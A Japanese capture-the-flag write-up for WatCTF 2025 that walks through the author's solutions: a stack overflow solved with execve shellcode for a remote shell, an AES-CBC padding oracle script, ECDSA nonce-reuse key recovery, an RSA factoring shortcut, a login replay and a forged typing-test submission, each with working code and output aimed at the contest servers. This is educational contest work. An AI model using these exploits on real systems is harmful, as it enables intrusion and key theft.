この大会は2025/9/10 4:00(JST)~2025/9/12 4:00(JST)に開催されました。
今回は個人で参戦。結果は529点で843チーム中121位でした。
自分で解けた問題をWriteupとして書いておきます。
welcome (misc)
Discordに入り、#rulesチャネルのルールを見ると、フラグが書いてあった。
watctf{welcome}
horse-drawn (misc)
添付のコードはこうなっている。
#!/usr/bin/env python3
import sys
assert sys.stdout.isatty()
flag = open("/flag.txt").read().strip()
to_print = flag + '\r' + ('lmao no flag for you ' * 32)
print(to_print)
アクセスしてみると、以下のようになった。
$ ssh hexed@challs.watctf.org -p 8022
The authenticity of host '[challs.watctf.org]:8022 ([172.174.211.227]:8022)' can't be established.
ED25519 key fingerprint is SHA256:B7txBCIKkrOQM5ayhfL/ahB9HA1hep6ui/xfE77DVY4.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[challs.watctf.org]:8022' (ED25519) to the list of known hosts.
lmao no flag for you lmao no flag for you lmao no flag for you lmao no flag for you lmao no flag for you lmao no flag for you lmao no flag for you lmao no flag for you lmao no flag for you lmao no flag for you lmao no flag for you lmao no flag for you lmao no flag for you lmao no flag for you lmao no flag for you lmao no flag for you lmao no flag for you lmao no flag for you lmao no flag for you lmao no flag for you lmao no flag for you lmao no flag for you lmao no flag for you lmao no flag for you lmao no flag for you lmao no flag for you lmao no flag for you lmao no flag for you lmao no flag for you lmao no flag for you lmao no flag for you lmao no flag for you
Connection to challs.watctf.org closed.
"\r"でフラグが隠れて表示されているようだ。
scriptコマンドで全てを記録する。
$ script -q -c "ssh hexed@challs.watctf.org -p 8022" horse-drawn.log
lmao no flag for you lmao no flag for you lmao no flag for you lmao no flag for you lmao no flag for you lmao no flag for you lmao no flag for you lmao no flag for you lmao no flag for you lmao no flag for you lmao no flag for you lmao no flag for you lmao no flag for you lmao no flag for you lmao no flag for you lmao no flag for you lmao no flag for you lmao no flag for you lmao no flag for you lmao no flag for you lmao no flag for you lmao no flag for you lmao no flag for you lmao no flag for you lmao no flag for you lmao no flag for you lmao no flag for you lmao no flag for you lmao no flag for you lmao no flag for you lmao no flag for you lmao no flag for you
Connection to challs.watctf.org closed.
$ strings horse-drawn.log| grep watctf{
watctf{im_more_of_a_tram_fan_personally}
watctf{im_more_of_a_tram_fan_personally}
web-slinger-logs (misc)
$ nc challs.watctf.org 8000
Daily Bugle Authentication System
============================================================
Commands:
  logs
  login <username> <password>
  exit
============================================================
> logs
{
  "timestamp": "2025-09-11T10:22:27.933249",
  "login_attempts": [
    {
      "timestamp": "2025-09-08T08:15:23",
      "date": "2025-09-08",
      "user": "admin",
      "password": "admin123",
      "type": "login_attempt",
      "status": "failed",
      "reason": "invalid_credentials"
    },
    {
      "timestamp": "2025-09-09T09:22:45",
      "date": "2025-09-09",
      "user": "test1",
      "password": "securepass2024_2025-09-09",
      "type": "login_attempt",
      "status": "success",
      "reason": "valid_credentials"
    },
    {
      "timestamp": "2025-09-08T10:33:12",
      "date": "2025-09-08",
      "user": "guest",
      "password": "guest",
      "type": "login_attempt",
      "status": "failed",
      "reason": "account_locked"
    },
    {
      "timestamp": "2025-09-06T11:44:56",
      "date": "2025-09-06",
      "user": "test2",
      "password": "mypassword456_2025-09-06",
      "type": "login_attempt",
      "status": "success",
      "reason": "valid_credentials"
    },
    {
      "timestamp": "2025-09-05T12:55:33",
      "date": "2025-09-05",
      "user": "service",
      "password": "wrongpass",
      "type": "login_attempt",
      "status": "failed",
      "reason": "invalid_credentials"
    },
    {
      "timestamp": "2025-09-08T13:16:07",
      "date": "2025-09-08",
      "user": "test3",
      "password": "hunter2021_2025-09-08",
      "type": "login_attempt",
      "status": "success",
      "reason": "valid_credentials"
    }
  ],
  "recent_logins": [],
  "message": "System logs - FOR DEBUGGING ONLY"
}
> login admin admin123
{
  "Status": "400",
  "Message": "User 'admin' is not registered."
}
"admin"は登録されていない。
> login test1 securepass2024_2025-09-09
{
  "Status": "400",
  "Message": "Invalid password. Login failed for user 'test1'."
}
test1のパスワードがログとは違うみたい。日付だけ、今日の日に変更してみる。
> login test1 securepass2024_2025-09-11
{
  "Status": "200",
  "Message": "Replay attack successful",
  "flag": "watctf{web_slinger_replay_2025}"
}
watctf{web_slinger_replay_2025}
intro2pwn (pwn)
Ghidraでデコンパイルする。
undefined8 main(void)

{
  vuln();
  return 0;
}

undefined1  [16] vuln(void)

{
  undefined1 auStack_58 [72];

  ___printf_chk(2,&UNK_0049b02c,auStack_58);
  fflush(stdout);
  __isoc99_scanf(&UNK_0049cefa,auStack_58);
  return ZEXT816(0);
}
バッファの先頭アドレスがわかるので、そこにシェルコードを配置して、リターンアドレスにバッファ先頭アドレスを配置して実行する。シェルコードは以下のものを使う。
https://shell-storm.org/shellcode/files/shellcode-806.html
$ ROPgadget --binary vuln | grep ": ret"
0x000000000040101a : ret
0x00000000004020c4 : ret 0
0x0000000000441856 : ret 0x11
0x0000000000417a72 : ret 0x110
        :
        :
#!/usr/bin/env python3
from pwn import *

if len(sys.argv) == 1:
    p = remote('challs.watctf.org', 1991)
else:
    p = process('./vuln')

ret_addr = 0x40101a

data = p.recvline().decode().rstrip()
print(data)
buf_addr = int(data.split(' ')[-1], 16)

payload = b'\x31\xc0\x48\xbb\xd1\x9d\x96\x91\xd0\x8c\x97\xff\x48\xf7\xdb\x53\x54\x5f\x99\x52\x57\x54\x5e\xb0\x3b\x0f\x05'
payload += b'A' * (80 - len(payload))
payload += p64(ret_addr)
payload += p64(buf_addr)

print(payload)
p.sendline(payload)
p.interactive()
実行結果は以下の通り。
[+] Opening connection to challs.watctf.org on port 1991: Done
Addr: 0x7ffeba5c83d0
b'1\xc0H\xbb\xd1\x9d\x96\x91\xd0\x8c\x97\xffH\xf7\xdbST_\x99RWT^\xb0;\x0f\x05AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA\x1a\x10@\x00\x00\x00\x00\x00\xd0\x83\\\xba\xfe\x7f\x00\x00'
[*] Switching to interactive mode
$ ls
flag.txt
run
$ cat flag.txt
watctf{g00d_j0b_s0m3t1m3s_on_old_machines_this_1s_3n0ugh}
watctf{g00d_j0b_s0m3t1m3s_on_old_machines_this_1s_3n0ugh}
gooses-typing-test (web)
速くタイピングをすると、フラグが取得できるようだ。
実際の通信を見ると、以下のようになっている。
- /randomPayloadへのGET通信で、問題を取得
- /doneTestへのPOST通信で、タイピング内容を時刻などを含めて回答
スクリプトで実行すれば良さそう。
#!/usr/bin/env python3
import requests
import json
import time

base_url = 'http://challs.watctf.org:3050/'

s = requests.Session()

r = s.get(base_url + 'randomPayload')
challenge = json.loads(r.text)
payload = challenge['payload']
seed = challenge['seed']

start_utime = int(time.time() * 1000)
utime = start_utime + 5000

typed = []
for c in payload:
    key = {'key': c, 'time': utime}
    typed.append(key)

headers = {'Content-Type': 'application/json'}
data = {'startPoint': start_utime, 'typed': typed, 'seed': seed}
json_data = json.dumps(data)
r = requests.post(base_url + 'doneTest', data=json_data, headers=headers)
print(r.text)
時間を調整し、最終的には5秒で回答したことにした。
実行結果は以下の通り。
{"msg":"Wow... you're really fast at typing (600 wpm)! Here's your reward: watctf{this_works_in_more_places_than_youd_think}"}
watctf{this_works_in_more_places_than_youd_think}
design-portfolio (forensics)
httpでフィルタリングして、HTTP Streamを見ていくと、X-Flag-Chunk-NNNN(NNNNは0001~0014)というHTTPヘッダが含まれている。
対象となるパケットはNo.16, 21, 102, 144で番号順にHEXデータを結合し、デコードしファイル保存する。なお、ヘッダ部からPNGデータだとわかるので、png拡張子で保存する。
#!/usr/bin/env python3

data = b''
for i in range(1, 15):
    fname = '%02d.bin' % i
    with open(fname, 'r') as f:
        data += bytes.fromhex(f.read().split(': ')[1])

with open('flag.png', 'wb') as f:
    f.write(data)

生成したpngファイルの画像に以下の文字が書いてあった。
steg0_over_http
watctf{steg0_over_http}
curve-desert (crypto)
サーバの処理概要は以下の通り。
・curve = ecdsa.curves.BRAINPOOLP512r1
・gen = curve.generator
・n = curve.order
・priv: 1以上n-1以下のランダム整数
・pub = priv * gen
・k: 1以上n-1以下のランダム整数
・challenge: 32バイトランダム文字列
・challengeを16進数表記で表示
・以下繰り返し
 ・choice: 数値入力
 ・choiceが1の場合
  ・msghex: 入力
  ・r, s = sign(bytes.fromhex(msghex))
  ・r, sを表示
 ・choiceが2の場合
  ・msghex: 入力
  ・line: 入力
  ・r, s: lineをスペース区切りで、数値で解釈したもの
  ・msg: msghexをhexデコード
  ・verify(msg, r, s)がTrueの場合、msgとchallengeと一致する場合、フラグを表示
signするときのkはいつも同じ値である。この場合、同じkに対して署名しているので、以下のように式を変形し、kを求めることができる。
s0 = (pow(k, -1, n) * (z0 + r * priv)) % n
s1 = (pow(k, -1, n) * (z1 + r * priv)) % n
                ↓
s0 - s1 = (pow(k, -1, n) * (z0 - z1)) % n
                ↓
k = (z0 - z1) * pow(s0 - s1, -1, n) % nkがわかれば、逆算してprivを求めることができる。これでどのようなメッセージでもsignの値を算出できる。
#!/usr/bin/env python3
import socket
import ecdsa
from Crypto.Util.number import bytes_to_long

def recvuntil(s, tail):
    data = b''
    while True:
        if tail in data:
            return data.decode()
        data += s.recv(1)

curve = ecdsa.curves.BRAINPOOLP512r1
gen = curve.generator
n = curve.order

skt = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
skt.connect(('challs.watctf.org', 3788))

data = recvuntil(skt, b'\n').rstrip()
print(data)
challenge = bytes.fromhex(data.split(' ')[-1])

msg0 = b'message0'
data = recvuntil(skt, b': ')
print(data + '1')
skt.sendall(b'1\n')
data = recvuntil(skt, b': ')
print(data + msg0.hex())
skt.sendall(msg0.hex().encode() + b'\n')
data = recvuntil(skt, b'\n').rstrip()
print(data)
r0 = int(data.split(' ')[-2])
s0 = int(data.split(' ')[-1])

msg1 = b'message1'
data = recvuntil(skt, b': ')
print(data + '1')
skt.sendall(b'1\n')
data = recvuntil(skt, b': ')
print(data + msg1.hex())
skt.sendall(msg1.hex().encode() + b'\n')
data = recvuntil(skt, b'\n').rstrip()
print(data)
r1 = int(data.split(' ')[-2])
s1 = int(data.split(' ')[-1])

assert r0 == r1

z0 = bytes_to_long(msg0)
z1 = bytes_to_long(msg1)
k = (z0 - z1) * pow(s0 - s1, -1, n) % n
priv = (s0 * k - z0) * pow(r0, -1, n) % n

z = bytes_to_long(challenge)
rpoint = k * gen
r = rpoint.x() % n
s = (pow(k, -1, n) * (z + r * priv)) % n

data = recvuntil(skt, b': ')
print(data + '2')
skt.sendall(b'2\n')
data = recvuntil(skt, b': ')
print(data + challenge.hex())
skt.sendall(challenge.hex().encode() + b'\n')
line = str(r) + ' ' + str(s)
data = recvuntil(skt, b': ')
print(data + line)
skt.sendall(line.encode() + b'\n')
for _ in range(3):
    data = recvuntil(skt, b'\n').rstrip()
    print(data)
実行結果は以下の通り。
Challenge hex: 928ad8f8d2e24021792e74c0b8ead95b290ce07b3fdf6529d1ec0800a76cf713
Menu options:
[1] Sign
[2] Verify
Choose an option: 1
Input hex of message to sign: 6d65737361676530
Your signature is: 1552721509362850729234675617613407434311112853951265695802852675838827311161778602050188238423694787214353586998967206192321419145323111285652362914771886 8188717867880124122524378986906828530619095042402323615724576388588694620660138202439609998709009862666944041766211051874454259880139006154322104814607646
Menu options:
[1] Sign
[2] Verify
Choose an option: 1
Input hex of message to sign: 6d65737361676531
Your signature is: 1552721509362850729234675617613407434311112853951265695802852675838827311161778602050188238423694787214353586998967206192321419145323111285652362914771886 1089090217637685237123848509985960327242179459537571192075875039178945230276483070698026931233096808824524466471911305597826360423268729956960492823656162
Menu options:
[1] Sign
[2] Verify
Choose an option: 2
Input hex of message to verify: 928ad8f8d2e24021792e74c0b8ead95b290ce07b3fdf6529d1ec0800a76cf713
Input the two integers of the signature seperated by a space: 1552721509362850729234675617613407434311112853951265695802852675838827311161778602050188238423694787214353586998967206192321419145323111285652362914771886 6331153170830525287861794592384749366807174589853253687903969605629559982613122684397138855565377678644291397706514802687614920362287966587168099458261471
Message verified successfully!
You have passed the challenge! Your reward:
watctf{yeah_dont_share_the_k_parameter_it_doesnt_work_out}
watctf{yeah_dont_share_the_k_parameter_it_doesnt_work_out}
2p2t (crypto)
RSA暗号で、qは2*pの次の素数になっている。
q を約 2 * p とすると、n は 2*p**2 くらいになるので、2 で割って平方根を取り、少し減らした値から試していき、p * q が n になるものを探す。後は通常通り復号する。
#!/usr/bin/env python3
from Crypto.Util.number import *
from gmpy2 import *

def nextPrime(k):
    while not isPrime(k):
        k += 1
    return k

with open('output.txt', 'r') as f:
    params = f.read().splitlines()

N = int(params[0].split(' ')[-1])
e = int(params[1].split(' ')[-1])
ct = int(params[2].split(' ')[-1])

p = iroot(N // 2, 2)[0] - 1000
while True:
    p = nextPrime(p)
    q = nextPrime(2 * p)
    if p * q == N:
        break
    p += 1

phi = (p - 1) * (q - 1)
d = inverse(e, phi)
m = pow(ct, d, N)
flag = long_to_bytes(m).decode()
print(flag)
watctf{qu4dr4t1c_3qu4t10ns_l0ve_c0rr3l4t10n}
java-oracle (crypto)
サーバの処理概要は以下の通り。
・FLAG: フラグ
・k: ランダム16バイト文字列
・m: {"access_code": "<FLAG>", "facility": "quantum_reactor_z9", "clearance": "alpha"}
・iv: ランダム16バイト文字列
・cipher: 鍵をk, IVをivにしたAES CBC暗号オブジェクト
・enc: mをパディングし、cipherで暗号化したもの
・original = iv + enc
・originalを16進数表記で表示
・以下繰り返し
 ・line: 入力
 ・lineを小文字にしたものが"quit", exit", "q"のいずれかの場合、繰り返し終了
 ・enc_bytes: lineをhexデコード
 ・enc_bytesの長さが32より小さい場合や16の倍数でない場合、lineの入力のやり直し
 ・enc_bytesとoriginalが同じ場合、lineの入力のやり直し
 ・test_iv: enc_bytesの先頭16バイト
 ・test_ct: enc_bytesの先頭16バイト以降
 ・cipher: 鍵をk, IVをtest_ivにしたAES CBC暗号オブジェクト
 ・pt: test_ctをcipherで復号したもの
 ・msg: ptをアンパディングしたもの
  →例外が発生した場合、"Invalid padding"を表示
 ・msgとmが一致する場合、フラグを表示
AES CBC Padding Oracle Attackでoriginalを復号する。
#!/usr/bin/env python3
import socket
from Crypto.Util.Padding import unpad
from Crypto.Util.strxor import strxor

def recvuntil(s, tail):
    data = b''
    while True:
        if tail in data:
            return data.decode()
        data += s.recv(1)

def check(s, ct):
    data = recvuntil(s, b'> ')
    print(data + ct)
    s.sendall(ct.encode() + b'\n')
    data = recvuntil(s, b'\n').rstrip()
    print(data)
    return data == 'Valid padding'

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect(('challs.watctf.org', 2013))

data = recvuntil(s, b'\n').rstrip()
print(data)
original = bytes.fromhex(data)

blocks = [original[i:i+16] for i in range(0, len(original), 16)]

m = b''
for i in range(1, len(blocks)):
    xor_block = b''
    for j in range(16):
        for code in range(256):
            if j != 0:
                print('[+] %d - %d - %d: %s' % (i, j, code, strxor(xor_block, blocks[i - 1][-j:])))
            try_pre_block = b'\x00' * (16 - j - 1) + bytes([code]) + strxor(xor_block, bytes([j + 1]) * j)
            try_cipher = (try_pre_block + blocks[i]).hex()
            res = check(s, try_cipher)
            if res:
                xor_code = (j + 1) ^ code
                xor_block = bytes([xor_code]) + xor_block
                break
    m += strxor(blocks[i - 1], xor_block)

m = unpad(m, 16).decode()
print(m)
実行結果は以下の通り。
1424d584131b7317724373f7fb522009d7cc95ef9857c24e65ad6602200a9cccf3dcd6e09b517d6f6a528bcf21b09bf517de03190f5e197bca75e98165c7f700ae554d22a7bf5a9bbb727b184fe5967be85eb45410fb7c4e3ceffc89ad9a70c612dc5eb66b19a2d8246833ad504cbda17a975f4203438ef13a78c3660f1d14df
Submit ciphertexts as hex (or type 'quit' to exit):
> 00000000000000000000000000000000d7cc95ef9857c24e65ad6602200a9ccc
Invalid padding
> 00000000000000000000000000000001d7cc95ef9857c24e65ad6602200a9ccc
Invalid padding
        :
        :
[+] 7 - 15 - 97: b'nce": "alpha"}\x01'
> 61a22dc3593392ea551453d5217ed0b07a975f4203438ef13a78c3660f1d14df
Invalid padding
[+] 7 - 15 - 98: b'nce": "alpha"}\x01'
> 62a22dc3593392ea551453d5217ed0b07a975f4203438ef13a78c3660f1d14df
Invalid padding
[+] 7 - 15 - 99: b'nce": "alpha"}\x01'
> 63a22dc3593392ea551453d5217ed0b07a975f4203438ef13a78c3660f1d14df
Valid padding
{"access_code": "watctf{quantum_helix_padding_oracle}", "facility": "quantum_reactor_z9", "clearance": "alpha"}
watctf{quantum_helix_padding_oracle}
